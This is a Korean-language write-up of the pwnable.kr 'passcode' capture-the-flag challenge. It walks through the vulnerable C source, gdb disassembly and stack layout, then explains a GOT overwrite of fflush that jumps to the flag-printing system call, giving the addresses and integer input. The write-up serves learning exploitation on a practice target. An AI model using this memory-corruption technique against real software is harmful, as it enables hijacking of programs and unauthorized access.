
Pwnable.kr
- passcode -

ssh passcode@pwnable.kr -p2222
pw : guest

0. 문제 살펴보기



문제에서 에러 없이 컴파일이 되었지만, 몇몇 컴파일 에러가 발생하였다고 한다.

1. SSH 접속 및 살펴보기

```
┌──(kali㉿kali)-[~]
└─$ ssh passcode@pwnable.kr -p2222
passcode@pwnable.kr's password:
 ___ ___ ___ ___ ___ ___ ___ ___ ___ ___ ___ ___
|   \|  _|  ||   \  /   ||   \ | |     /  _]   |  |/ ]|   \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |    /  [_    |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]   |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_ __ |     \|    \
|  |  \      / |  |  ||  |  ||     ||     ||     ||   ||  .  ||  .  \
|__|   \_/\_/  |__|__||__|__||_____||_____||_____||___||__|\_||__|\_|

- Site admin : daehee87@khu.ac.kr
- irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Fri Feb  2 08:46:08 2024 from 5.29.49.8
```

SSH를 이용해 상단에 표기해놓은 주소와 포트 번호로 접속한다.

```
passcode@pwnable:~$ ls
flag  passcode  passcode.c
passcode@pwnable:~$ cat passcode.c
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}
```

```
void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

디렉토리의 파일들을 살펴보자 C 코드 파일이 존재하여 확인해보니 위와 같은 코드를 알 수 있었다.
간단한 로그인 함수를 구현한 모습이지만, 한 가지 이상한 점이 발견되었다.
login() 함수에서 passcode1 과 passcode2 의 입력을 받을 때, scanf 함수 내에서 주소로 참조를 하지 않고 있다는 것이다. 정상적인 코드라면, scanf("%d", &passcode1);과 scanf("%d", &passcode2);여야 하지만 위 코드는 그렇지 않다.
우리는 이 점을 이용하면 될 것 같다.

2. 실행해보기

```
passcode@pwnable:~$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : a
Welcome a!
enter passcode1 : 338150
Segmentation fault (core dumped)
```

passcode 를 실행하고 이름은 아무거나 입력하고 passcode1 에 값을 입력하자,
Segmentation falut 가 발생하였다. 위에서 발견한 scanf 에 의한 오류인 것 같다.


3. 디버깅 정보

```
passcode@pwnable:~$ gdb -q passcode
Reading symbols from passcode...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas welcome
Dump of assembler code for function welcome:
   0x08048609 <+0>:     push   ebp
   0x0804860a <+1>:     mov    ebp,esp
   0x0804860c <+3>:     sub    esp,0x88
   0x08048612 <+9>:     mov    eax,gs:0x14
   0x08048618 <+15>:    mov    DWORD PTR [ebp-0xc],eax
   0x0804861b <+18>:    xor    eax,eax
   0x0804861d <+20>:    mov    eax,0x80487cb
   0x08048622 <+25>:    mov    DWORD PTR [esp],eax
   0x08048625 <+28>:    call   0x8048420 <printf@plt>
   0x0804862a <+33>:    mov    eax,0x80487dd
   0x0804862f <+38>:    lea    edx,[ebp-0x70]
   0x08048632 <+41>:    mov    DWORD PTR [esp+0x4],edx
   0x08048636 <+45>:    mov    DWORD PTR [esp],eax
   0x08048639 <+48>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x0804863e <+53>:    mov    eax,0x80487e3
   0x08048643 <+58>:    lea    edx,[ebp-0x70]
   0x08048646 <+61>:    mov    DWORD PTR [esp+0x4],edx
   0x0804864a <+65>:    mov    DWORD PTR [esp],eax
   0x0804864d <+68>:    call   0x8048420 <printf@plt>
   0x08048652 <+73>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048655 <+76>:    xor    eax,DWORD PTR gs:0x14
   0x0804865c <+83>:    je     0x8048663 <welcome+90>
   0x0804865e <+85>:    call   0x8048440 <__stack_chk_fail@plt>
   0x08048663 <+90>:    leave
   0x08048664 <+91>:    ret
End of assembler dump.
(gdb) disas login
Dump of assembler code for function login:
   0x08048564 <+0>:     push   ebp
   0x08048565 <+1>:     mov    ebp,esp
   0x08048567 <+3>:     sub    esp,0x28
   0x0804856a <+6>:     mov    eax,0x8048770
   0x0804856f <+11>:    mov    DWORD PTR [esp],eax
   0x08048572 <+14>:    call   0x8048420 <printf@plt>
   0x08048577 <+19>:    mov    eax,0x8048783
   0x0804857c <+24>:    mov    edx,DWORD PTR [ebp-0x10]
   0x0804857f <+27>:    mov    DWORD PTR [esp+0x4],edx
   0x08048583 <+31>:    mov    DWORD PTR [esp],eax
   0x08048586 <+34>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x0804858b <+39>:    mov    eax,ds:0x804a02c
   0x08048590 <+44>:    mov    DWORD PTR [esp],eax
   0x08048593 <+47>:    call   0x8048430 <fflush@plt>
   0x08048598 <+52>:    mov    eax,0x8048786
   0x0804859d <+57>:    mov    DWORD PTR [esp],eax
   0x080485a0 <+60>:    call   0x8048420 <printf@plt>
   0x080485a5 <+65>:    mov    eax,0x8048783
   0x080485aa <+70>:    mov    edx,DWORD PTR [ebp-0xc]
   0x080485ad <+73>:    mov    DWORD PTR [esp+0x4],edx
   0x080485b1 <+77>:    mov    DWORD PTR [esp],eax
   0x080485b4 <+80>:    call   0x80484a0 <__isoc99_scanf@plt>
   0x080485b9 <+85>:    mov    DWORD PTR [esp],0x8048799
   0x080485c0 <+92>:    call   0x8048450 <puts@plt>
   0x080485c5 <+97>:    cmp    DWORD PTR [ebp-0x10],0x528e6
   0x080485cc <+104>:   jne    0x80485f1 <login+141>
   0x080485ce <+106>:   cmp    DWORD PTR [ebp-0xc],0xcc07c9
   0x080485d5 <+113>:   jne    0x80485f1 <login+141>
   0x080485d7 <+115>:   mov    DWORD PTR [esp],0x80487a5
   0x080485de <+122>:   call   0x8048450 <puts@plt>
   0x080485e3 <+127>:   mov    DWORD PTR [esp],0x80487af
   0x080485ea <+134>:   call   0x8048460 <system@plt>
   0x080485ef <+139>:   leave
   0x080485f0 <+140>:   ret
   0x080485f1 <+141>:   mov    DWORD PTR [esp],0x80487bd
   0x080485f8 <+148>:   call   0x8048450 <puts@plt>
--Type <return> to continue, or q <return> to quit--
   0x080485fd <+153>:   mov    DWORD PTR [esp],0x0
   0x08048604 <+160>:   call   0x8048480 <exit@plt>
End of assembler dump.
```


gdb 명령을 이용하여 passcode 파일 중 welcome 함수와 login 함수의 디버깅 정보를 살펴보았다.
welcome 함수에서 <+48>에서 name의 값을 입력 받는 모습을 볼 수 있다.
login 함수에서는 <+34>와 <+80>에서 각각 passcode1과 passcode2에 값을 입력 받는 모습을 볼 수 있다.

4. 스택

감이 제대로 잡히지 않으니 스택을 표현해 볼 것이다.




위 그림은 main 함수에서 welcome 함수를 실행한 후, name을 입력 받을 때의 간단한 스택 구조이다.
name 배열의 크기는 100이지만, ebp-0x70 위치에서 주소를 가져오는 것을 보니 SFP와 name 사이에 dummy가 12만큼 포함되어 있다는 것을 알 수 있다.



login 함수가 실행되었을 때는 <+24>와 <+70>을 통해 추측하였을 때, 각 변수의 위치는 위와 같이 스택에 표현될 것이다.

여기서, 한 가지 생각이 떠오른다. welcome 함수에서 name의 위치는 ebp – 0x70이고, passcode1과 passcode2의 위치는 각각 ebp – 0x10과 ebp – 0xc이다. 함수가 종료된다고 하여 스택의 값이 없어지는 것이 아니라 ebp와 esp의 위치만 바뀐다는 것을 간주하였을 때, 0x70 – 0xc = 100이다.
따라서, 우리는 name 배열로 passcode1을 뒤덮을 수 있다는 것이다.



현재 위와 같은 형식으로 겹치게 된다.
하지만, 현재로서는 passcode2의 값을 변경하지 못하여 if문 조건에 충족하지 못하여 쉘을 획득하지 못한다.
우리는 이 공간을 이용한 다른 방법을 생각해내야 한다.

5. got

어셈블리어를 봤을 때, call 되는 함수들을 보면 모두 plt로 호출되는 것을 볼 수 있다.
plt를 호출한다는 것은 got에 있는 주소를 참조한다는 뜻이다. 그렇다면 우리는 이 주소를 덮어씌울 수 있다.
그 중에서도 우리는 fflush 함수가 작동하는 곳을 공략할 것이다.

```
(gdb) x/i 0×8048430
   0×8048430 <fflush@plt>:      jmp    DWORD PTR ds:0×804a004
(gdb) x/i 0×804a004
   0×804a004 <fflush@got.plt>:  test   BYTE PTR ss:[eax+ecx*1],al
```

현재 fflush 함수가 불러와지는 주소를 보면 0x804a004로 점프한다는 내용이 있다.
이것은 got 주소로, 우리는 fflush 함수가 끝나면 바로 system 함수가 실행되게 할 것이다.
그렇다면, 코드 내에서 어디로 지정해야 할까?
바로 login 함수에서 <+127> 부분이다. 이곳으로 점프를 해야 정상적으로 인수가 들어가며 system 함수가 호출될 것이다.

※ PLT (Procedure Linkage Table)
외부 프로시저를 연결해주는 테이블이다.
PLT를 통해 다른 라이브러리에 있는 프로시저를 호출해 사용할 수 있다.

※ GOT (Global Offset Table)
PLT가 참조하는 테이블이다.
프로시저들의 주소가 들어있다.
첫 번째 호출 시에는 특정 방법에 의하여 함수의 주소를 찾아낸다.
두 번째 호출 시부터는 첫 번째 호출 때 찾아낸 주소를 저장하여 재호출 되었을 때, 이를 이용한다.


동적 라이브러리를 사용할 때, 위와 같은 동작들을 하며, PLT로 먼저 이동 후, 그곳에서 GOT로 주소를 찾아 점프한다.

6. 공격

그렇다면, 우리는 필요한 모든 정보를 이미 얻었다.
우리가 찾았던 passcode1의 스택 위치는 fflush 함수가 작동되었을 때의 got 주소로 활용될 것이다.
즉, 우리는 현재 scanf를 통해 passcode1를 주소 값으로 입력 받고 있다.
welcome 함수에서 이름을 입력 받을 때, 앞에 96 바이트는 의미 없는 값으로, 뒤 4 바이트는 우리가 덮어씌울 주소인 0x804a004로 지정한다. 그렇다면, scanf 함수에서 passcode1에 대한 입력을 받을 때, 참조하는 주소는 우리가 입력한 0x804a004가 되고 이 주소에 우리가 입력하는 값이 들어갈 것이다.

다시 한번 말하자면,
1. name과 passcode1에 해당하는 위치와 겹치는 4 바이트를 got 주소로 넣음
2. scanf 함수 실행 시, 이 got 주소에 우리의 입력 값을 저장함
3. 이후, fflush 함수가 실행되면 fflush 함수의 주소를 찾기 위해 got 주소를 참조함.
4. 이 got 주소는 현재 우리의 입력 값으로 저장되어 있음.
5. 함수 실행을 위해 got 주소에 해당하는 곳으로 점프함.
6. 이 점프한 곳은 system 함수가 있는 곳으로, /bin/cat flag를 실행하게 한다.

got 주소에 해당하는 위치는 0x804a004
코드 상에서 system 함수가 정상적으로 실행되게 하는 곳은 login 함수에서 <+127> 부분 (0x080485e3)
우리가 입력하는 값은 0x080485e3이지만, scanf에서 정수형으로 받고 있기 때문에 정수로 변환 후 입력 (134,514,147)



파이썬의 출력을 이용하여 cat으로 버퍼를 잡은 뒤, passcode를 실행하였다.
입력이 활성화되면 134514147을 입력하여 해당 주소로 이동하게 하였더니 flag가 등장하였다.